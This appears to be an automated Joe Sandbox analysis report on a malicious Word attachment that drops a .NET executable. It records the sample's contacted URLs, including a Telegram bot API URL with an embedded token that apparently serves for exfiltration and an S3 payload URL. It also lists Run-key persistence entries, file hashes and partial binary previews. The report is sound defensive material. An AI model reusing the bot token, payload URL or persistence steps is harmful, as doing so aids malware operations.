http://www.windows.com/pctv.	powershell.exe, 00000005.00000002.2112599961.0000000002B4000 0.00000002.00000001.sdmp	false		high
http://investor.msn.com	CTF loader_es.exe, 00000004.00000002.2184998568.000000000606 0000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2112599961.0000000002B40000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	CTF loader_es.exe, 00000004.00000002.2184998568.000000000606 0000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2112599961.0000000002B40000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	CTF loader_es.exe, 00000004.00000002.2186751004.000000000624 7000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2114647306.0000000002D27000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	CTF loader_es.exe, 00000004.00000002.2180855712.00000000055E 0000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2109743393.0000000002080000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000003.2097243678.000000000026C00 0.00000004.00000001.sdmp	false		high
http://investor.msn.com/	CTF loader_es.exe, 00000004.00000002.2184998568.000000000606 0000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2112599961.0000000002B40000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000003.2097243678.000000000026C00 0.00000004.00000001.sdmp	false		high
http://https://api.telegram.org/bot1774464259:AAF9FzZxHVqbPEcJ50c3sNsdvyt_OEQ0GcA/	CTF loader_es.exe, 00000004.00000002.2163761430.0000000003D1A000.00000004.00000001.sdmp	false		high
http://www.%s.comPA	CTF loader_es.exe, 00000004.00000002.2180855712.00000000055E 0000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2109743393.0000000002080000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	CTF loader_es.exe, 00000004.00000002.2186751004.000000000624 7000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2114647306.0000000002D27000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	CTF loader_es.exe, 00000004.00000002.2184998568.000000000606 0000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2112599961.0000000002B40000.00000002.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	CTF loader_es.exe, 00000004.00000003.2115015992.0000000002C2D000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	CTF loader_es.exe, 00000004.00000002.2163761430.0000000003D1A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
52.218.170.106	s3-us-west-2-r-w.amazonaws.com	United States		16509	AMAZON-02US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404224
Start date:	04.05.2021
Start time:	20:17:04
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 18m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO5421-allignright.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.adwa.spyw.expl.evad.winDOC@43/29@17/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Report creation exceeded maximum time and may have missing behavior and disassembly information. • TCP Packets have been reduced to 100 • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:17:34	API Interceptor	138x Sleep call for process: EQNEDT32.EXE modified
20:17:39	API Interceptor	1110x Sleep call for process: CTF loader_es.exe modified
20:17:46	API Interceptor	274x Sleep call for process: powershell.exe modified
20:17:48	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe
20:17:52	API Interceptor	246x Sleep call for process: Bw6d8Paf6bOV36xS4N6.exe modified
20:18:01	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Bw6d8Paf6bOV36xS4N6 C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe
20:18:09	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Bw6d8Paf6bOV36xS4N6 C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe
20:18:11	API Interceptor	8x Sleep call for process: svchost.exe modified
20:18:33	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run qweruiuyt C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe
20:18:41	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run qweruiuyt C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
149.154.167.220	Pending DHL Shipment Notification REF 04521.xlsx	Get hash	malicious	Browse	
	04052021paymentscancopy.doc	Get hash	malicious	Browse	
	85a3f6aa_by_Libranalysis.rtf	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BID6200306761.exe	Get hash	malicious	Browse	
	OverdueInvoice-PDF.exe	Get hash	malicious	Browse	
	SLIP.exe	Get hash	malicious	Browse	
	NeworderMay20212021-pdf.exe	Get hash	malicious	Browse	
	1hbYGZf6BQ.exe	Get hash	malicious	Browse	
	from-iso_RFQ___PU.EXE1__.exe	Get hash	malicious	Browse	
	Xerox Scan_07122020181109.exe	Get hash	malicious	Browse	
	menXxRXr64.exe	Get hash	malicious	Browse	
	pN0fSLX8vx.exe	Get hash	malicious	Browse	
	Order Of Items Listed.xlsx	Get hash	malicious	Browse	
	l6qQa2fQ97.exe	Get hash	malicious	Browse	
	PO 300174.xlsx	Get hash	malicious	Browse	
	Quotation.exe	Get hash	malicious	Browse	
	WdWqhSMRsdKJxkl.exe	Get hash	malicious	Browse	
	Quotation 90809.exe	Get hash	malicious	Browse	
	nrEs3n7XCQ.exe	Get hash	malicious	Browse	
	triage_dropped_file.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
s3-us-west-2-r-w.amazonaws.com	04052021paymentscancopy.doc	Get hash	malicious	Browse	• 52.218.224.193
	d2c23008_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 52.218.180.209
	xSf	Get hash	malicious	Browse	• 52.218.240.169
	http://https://cornpany.s3-us-west-2.amazonaws.com/kzrtl.html	Get hash	malicious	Browse	• 52.218.252.49
	http://https://share-my-resume.s3-us-west-2.amazonaws.com/2020/Emir-Markham-Resume-2020-11-16.doc	Get hash	malicious	Browse	• 52.218.152.113
	http://bcx-production-attachments-us-west-2.s3-us-west-2.amazonaws.com	Get hash	malicious	Browse	• 52.218.233.113
	http://https://docs.google.com/document/d/e/2PACX-1vQxWTOwb4Q2IRxBsWs4I-tazKn6L7Tlb_umbjgm-Hc4VjUaQL96-AhMAkd3g6-XzhGxdl8RYebE29rp/pub	Get hash	malicious	Browse	• 52.218.237.153
	http://https://docs.google.com/document/d/e/2PACX-1vS6NK2IbibcQuT3uZBBdNEmndunv9Oiw0jTUmBO6uKBjix7DH6ZwB0EWgfTu2CvIIHlPw9P7lmFSzeT/pub	Get hash	malicious	Browse	• 52.218.205.17
	5476gsmtf9b8f15e4201.exe	Get hash	malicious	Browse	• 52.218.244.145
	http://https://carletoalawyer.com/jss/	Get hash	malicious	Browse	• 52.218.234.105
	http://coreit.in/?a&login=fakeuser@devnull.com	Get hash	malicious	Browse	• 52.218.128.29
	PaymentPlan.docx	Get hash	malicious	Browse	• 52.218.249.65
api.telegram.org	Pending DHL Shipment Notification REF 04521.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	04052021paymentscancopy.doc	Get hash	malicious	Browse	• 149.154.167.220
	85a3f6aa_by_Libranalysis.rtf	Get hash	malicious	Browse	• 149.154.167.220
	BID6200306761.exe	Get hash	malicious	Browse	• 149.154.167.220
	OverdueInvoice-PDF.exe	Get hash	malicious	Browse	• 149.154.167.220
	SLIP.exe	Get hash	malicious	Browse	• 149.154.167.220
	NeworderMay20212021-pdf.exe	Get hash	malicious	Browse	• 149.154.167.220
	1hbYGZf6BQ.exe	Get hash	malicious	Browse	• 149.154.167.220
	from-iso_RFQ___PU.EXE1__.exe	Get hash	malicious	Browse	• 149.154.167.220
	Xerox Scan_07122020181109.exe	Get hash	malicious	Browse	• 149.154.167.220
	menXxRXr64.exe	Get hash	malicious	Browse	• 149.154.167.220
	pN0fSLX8vx.exe	Get hash	malicious	Browse	• 149.154.167.220
	Order Of Items Listed.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	l6qQa2fQ97.exe	Get hash	malicious	Browse	• 149.154.167.220
	PO 300174.xlsx	Get hash	malicious	Browse	• 149.154.167.220

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Quotation.exe	Get hash	malicious	Browse	• 149.154.167.220
	WdWqhSMRsdKJxkl.exe	Get hash	malicious	Browse	• 149.154.167.220
	Quotation 90809.exe	Get hash	malicious	Browse	• 149.154.167.220
	nrEs3n7XCQ.exe	Get hash	malicious	Browse	• 149.154.167.220
	triage_dropped_file.exe	Get hash	malicious	Browse	• 149.154.167.220

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	pasteBorder.dll	Get hash	malicious	Browse	• 13.224.187.73
	04052021paymentscancopy.doc	Get hash	malicious	Browse	• 52.218.224.193
	Indeed_Update_File.html	Get hash	malicious	Browse	• 143.204.98.87
	presentation.jar	Get hash	malicious	Browse	• 15.237.76.117
	presentation.jar	Get hash	malicious	Browse	• 143.204.98.25
	Tmw6ajHw6W.exe	Get hash	malicious	Browse	• 3.14.182.203
	New Financial Reports & Statements.html	Get hash	malicious	Browse	• 52.218.137.48
	609110f2d14a6.dll	Get hash	malicious	Browse	• 54.154.149.76
	945AEE9E799851EB1A2215FE1A60E55E41EB6D69EF4CB.exe	Get hash	malicious	Browse	• 3.14.18.91
	SWIFT 00395_IMG.exe	Get hash	malicious	Browse	• 3.34.109.201
	jH70i5mxJO.exe	Get hash	malicious	Browse	• 54.188.107.146
	3ZtdRsbjxo.exe	Get hash	malicious	Browse	• 104.192.141.1
	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 18.222.240.99
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 52.32.122.68
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 54.72.3.133
	#U260e#Ufe0fAUDIO-2020-05-26-18-51-m4a_MP4messages_2202-434.htm	Get hash	malicious	Browse	• 143.204.98.42
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 3.134.106.170
	0d69e4f6_by_Libranalysis.xls	Get hash	malicious	Browse	• 99.83.154.118
	d630fc19_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 52.219.40.51
	presupuesto.xlsx	Get hash	malicious	Browse	• 143.204.202.49
TELEGRAMRU	Pending DHL Shipment Notification REF 04521.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	04052021paymentscancopy.doc	Get hash	malicious	Browse	• 149.154.167.220
	85a3f6aa_by_Libranalysis.rtf	Get hash	malicious	Browse	• 149.154.167.220
	TT1eJMw4qZ.exe	Get hash	malicious	Browse	• 95.161.76.100
	BID6200306761.exe	Get hash	malicious	Browse	• 149.154.167.220
	OverdueInvoice-PDF.exe	Get hash	malicious	Browse	• 149.154.167.220
	SLIP.exe	Get hash	malicious	Browse	• 149.154.167.220
	NeworderMay20212021-pdf.exe	Get hash	malicious	Browse	• 149.154.167.220
	1hbYGZf6BQ.exe	Get hash	malicious	Browse	• 149.154.167.220
	from-iso_RFQ___PU.EXE1__.exe	Get hash	malicious	Browse	• 149.154.167.220
	Xerox Scan_07122020181109.exe	Get hash	malicious	Browse	• 149.154.167.220
	menXxRXr64.exe	Get hash	malicious	Browse	• 149.154.167.220
	pN0fSLX8vx.exe	Get hash	malicious	Browse	• 149.154.167.220
	Order Of Items Listed.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	l6qQa2fQ97.exe	Get hash	malicious	Browse	• 149.154.167.220
	PO 300174.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	Quotation.exe	Get hash	malicious	Browse	• 149.154.167.220

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	WdWqhSMRsdKJxkl.exe	Get hash	malicious	Browse	• 149.154.167.220
	Quotation 90809.exe	Get hash	malicious	Browse	• 149.154.167.220
	nrEs3n7XCQ.exe	Get hash	malicious	Browse	• 149.154.167.220

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
36f7277af969a6947a61ae0b815907a1	Pending DHL Shipment Notification REF 04521.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	04052021paymentscancopy.doc	Get hash	malicious	Browse	• 149.154.167.220
	85a3f6aa_by_Libranalysis.rtf	Get hash	malicious	Browse	• 149.154.167.220
	Order Of Items Listed.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	SWIFT COPY.docx	Get hash	malicious	Browse	• 149.154.167.220
	PO 300174.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	INV2104_01.docx	Get hash	malicious	Browse	• 149.154.167.220
	2af49a1a_by_Libranalysis.docx	Get hash	malicious	Browse	• 149.154.167.220
	RFQ - 0421.docx	Get hash	malicious	Browse	• 149.154.167.220
	DHL Shipment Delivery Notification.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	PO 876450.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	e2e95366_by_Libranalysis.docx	Get hash	malicious	Browse	• 149.154.167.220
	Evaluation quoter.docx	Get hash	malicious	Browse	• 149.154.167.220
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	Shipping documents.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	TT PAYMENT ADVISE.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	PI201.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	Updated April SOA.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	MT-808-00021952.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	NOA_-_CMACGM_-_Booking_Confirmation_0GM3AE1MA_4080215257433000.xlsx	Get hash	malicious	Browse	• 149.154.167.220

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\CTF loader_es.exe	lsqtlv1jRK.exe	Get hash	malicious	Browse	
	04052021paymentscancopy.doc	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe	lsqtlv1jRK.exe	Get hash	malicious	Browse	
	04052021paymentscancopy.doc	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mad[1].exe	lsqtlv1jRK.exe	Get hash	malicious	Browse	
	04052021paymentscancopy.doc	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	lsqtlv1jRK.exe	Get hash	malicious	Browse	
	04052021paymentscancopy.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mad[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	3367424
Entropy (8bit):	2.545995908897728
Encrypted:	false
SSDEEP:	6144:w8e+U7MvlCLjsAhi8QMtmeC2C2gffQSXmVEb2BQsP87Q/GQDRT8haxZlCH4qxvtz:
MD5:	D96F52FC8733D2F4A127BDC44D4CEB25
SHA1:	E6A708BA1EC4BB5E0335D111C25A660E8D2E3059
SHA-256:	FBF9AD4434424D18319916F523899A50C21535012A50D531ED30040F0B66970B
SHA-512:	08B7F6176FD7906CA8A655DD3D635E105178FD7E4CF86A1397EB71FA913CB4A9630178E58BB9EB93B759399E138049AE3F6ABD5132AA1D5C574B610222F2AD4I
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 45%
Joe Sandbox View:	• Filename: lsqtIv1jRK.exe, Detection: malicious, Browse • Filename: 04052021paymentscancopy.doc, Detection: malicious, Browse
IE Cache URL:	http://miolouno.s3-us-west-2.amazonaws.com/mad.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A....."...0..X3.....v3.. ....3...@.. .....3..... @.....u3.O....3.....3..... ....H.....text...4V3.. ...X3..... ..`.rsrc.....3.....Z3.....@..@.reloc .....3.....`3.....@..B.....v3.....H.....$...P3.....8$.....*".(.....*^..}.....(.....(.....*&.(.....*".....*".(#....*Vs....($...t.....*....0.....s... ...o.....*.0..~.....s.....s.....r...po.....o.....,.+...X.....+.....%.. .o.....+I.....o.....,.+)..r.83p(.....,.+.....o....(....o.....X.....i2..o.....r.83p.r.83p(..... (.....%.r.83p.%.r.83p.%.r.83p.(.....(....r.83p.r.83p(.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A5DAEF2E-EB6B-4CC4-8C38-663EBE143117}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B9C27487-05CF-4B4D-9086-2A6225ABAACB}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.7625376567837112
Encrypted:	false
SSDEEP:	12:yNFgmmf6KYGc6E5YS+v3S5SVk5uFJGDXbuvq2ZA:ySIGKYtvg50ozbunA
MD5:	074204DD22EFC3A69FE55BC781403EC3
SHA1:	72707AEBA024CED11EA3D6E776A52C8FA45ADB04
SHA-256:	559E001F63D7DD3EB66C66CE6B1A51A7414350D3813CA712BC243EB09B988892
SHA-512:	5A66FF9330AB63A13DF6F44D3D16285812AF4E0CE5BA26C049E8178830E2945AB7407CE0459B3EBDF15E59E393E636C1A0026FC1D34865036F959E02EA602196
Malicious:	false
Preview:	. . . . . .2.2.5.9.6.5. . . . . ._. . . . . .:. . . . . .7.0.t.Y.l.y.Y.E.6.8.i.v.h.g.V.e.W.M.5.A.P.f.g.7.T.v.m.Q.3.x.X.s.m.k.V.7.p.X.c.h.a.z.L._.i.x.b.V.P.M.D.T.L.F.f.w.n.c.c.D.s.y.3.e.Y.A.z.X.3.O.O.F.N.S.S. Y.8.H.y.P.g.e.5.g.N.I.C.O.C.5.G.7.Z.b.7.Z.P.q.J.T.V.J.w.o. . . . . .2.7.6.7.4.5.0.1.7.2.7.6.7.4.5.0.1.7.=..... .E.q.u.a.t.i.o.n...3. E.M.B.E.D.....

C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe	
Process:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped

C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe	
Size (bytes):	3367424
Entropy (8bit):	2.545995908897728
Encrypted:	false
SSDEEP:	6144:w8e+U7MvlCLjsAhi8QMtmeC2C2gffQSXmVEb2BQsP87Q/GQDRT8haxZlCH4qxvtz:
MD5:	D96F52FC8733D2F4A127BDC44D4CEB25
SHA1:	E6A708BA1EC4BB5E0335D111C25A660E8D2E3059
SHA-256:	FBF9AD4434424D18319916F523899A50C21535012A50D531ED30040F0B66970B
SHA-512:	08B7F6176FD7906CA8A655DD3D635E105178FD7E4CF86A1397EB71FA913CB4A9630178E58BB9EB93B759399E138049AE3F6ABD5132AA1D5C574B610222F2AD4I
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 45%
Joe Sandbox View:	• Filename: lsqtIv1jRK.exe, Detection: malicious, Browse • Filename: 04052021paymentscancopy.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A....."...0..X3.....v3.. ....3...@.. .....3..... @.....u3.O.....3.....3..... ....H.....text...4V3.. ...X3..... ..`.rsrc.....3.....Z3.....@..@.reloc .....3.....`3.....@..B.....v3.....H.....$...P3.....8$.....*".(.....*^..}.....(.....(.....*&.(.....*".....*".(#....*Vs....($...t.....*....0.....s... ...o.....*.0..~.....s.....s.....r...po.....o.....,.+...X.....+.....%.. .o.....+I.....o.....,.+)..r.83p(.....,.+....o....(....o.....X.....i2..o.....r.83p.r.83p(..... (.....%.r.83p.%.r.83p.%.r.83p.(.....(....r.83p.r.83p(.

C:\Users\user\AppData\Roaming\CTF loader_es.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3367424
Entropy (8bit):	2.545995908897728
Encrypted:	false
SSDEEP:	6144:w8e+U7MvlCLjsAhi8QMtmeC2C2gffQSXmVEb2BQsP87Q/GQDRT8haxZlCH4qxvtz:
MD5:	D96F52FC8733D2F4A127BDC44D4CEB25
SHA1:	E6A708BA1EC4BB5E0335D111C25A660E8D2E3059
SHA-256:	FBF9AD4434424D18319916F523899A50C21535012A50D531ED30040F0B66970B
SHA-512:	08B7F6176FD7906CA8A655DD3D635E105178FD7E4CF86A1397EB71FA913CB4A9630178E58BB9EB93B759399E138049AE3F6ABD5132AA1D5C574B610222F2AD4I
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 45%
Joe Sandbox View:	• Filename: lsqtIv1jRK.exe, Detection: malicious, Browse • Filename: 04052021paymentscancopy.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A....."...0..X3.....v3.. ....3...@.. .....3..... @.....u3.O.....3.....3..... ....H.....text...4V3.. ...X3..... ..`.rsrc.....3.....Z3.....@..@.reloc .....3.....`3.....@..B.....v3.....H.....$...P3.....8$.....*".(.....*^..}.....(.....(.....*&.(.....*".....*".(#....*Vs....($...t.....*....0.....s... ...o.....*.0..~.....s.....s.....r...po.....o.....,.+...X.....+.....%.. .o.....+I.....o.....,.+)..r.83p(.....,.+....o....(....o.....X.....i2..o.....r.83p.r.83p(..... (.....%.r.83p.%.r.83p.%.r.83p.(.....(....r.83p.r.83p(.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PO5421-allignright.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Wed May 5 02:17:32 2021, length=1259855, window=hide
Category:	dropped
Size (bytes):	2108
Entropy (8bit):	4.553793779364862
Encrypted:	false
SSDEEP:	48:89h/XT3IFPjR3j3pRNQh29h/XT3IFPjR3j3pRNQ/:87/XLIFPjhpRNQh27/XLIFPjhpRNQ/
MD5:	8293B4459C9F6968D0E0E7454F740F36
SHA1:	B74ECEFBAC694C5FBBBCD5F47BA393D13B30C9C4
SHA-256:	E52E92BF7C48BC294369F8A2ACAECCD99AD238FAB3814EB07A6FF61617665FFE
SHA-512:	979B4AC1439B935DE275C20E9C97B1D3BE03FB104452C82913ADE0E7657F715D00184BC50F46F4848515E80361C5F4E394833A3684157D50F7C865FA3E8CA647
Malicious:	false
Preview:	L.....F.... ...].s..{..].s..{....G0]A..O9.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2 .1.7.6.9.....v.2.O9...R1. .PO5421~1.DOC..Z.....Q.y.Q.y*...8.....P.O.5.4.2.1.-.a.l.l.i.g.n.r.i.g.h.t...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\ 536720\Users.user\Desktop\PO5421-allignright.doc.-.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.O.5.4.2.1.-.a.l.l.i.g.n.r.i.g.h.t...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C. ...&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....536720.....D_....3N...W..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Category:	dropped
Size (bytes):	92
Entropy (8bit):	4.726425206048351
Encrypted:	false
SSDEEP:	3:M1g1sCjDkYCtMsCjDkYCmX1g1sCjDkYCv:Mi1sCjDk/MsCjDk11sCjDk1
MD5:	E45FF532E008AE827C97A1F42AB3CB4C
SHA1:	30933E62E66F2C6809D43FB23D948A4AA3964ABE
SHA-256:	75D31A400CF9F489EAA4DC94930B81BBC1E9532D803434159882273A76D3E307
SHA-512:	338E79126BB8C469FC681B64F3592AF885DB14A6BFD5B3916C730D196545A446187D732B71AAA0965C85B1DEFDC36D3C6B8B9DCAE8AB56A6698CE75D57D570 3
Malicious:	false
Preview:	[doc]..PO5421-allignright.LNK=0..PO5421-allignright.LNK=0..[doc]..PO5421-allignright.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891 C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
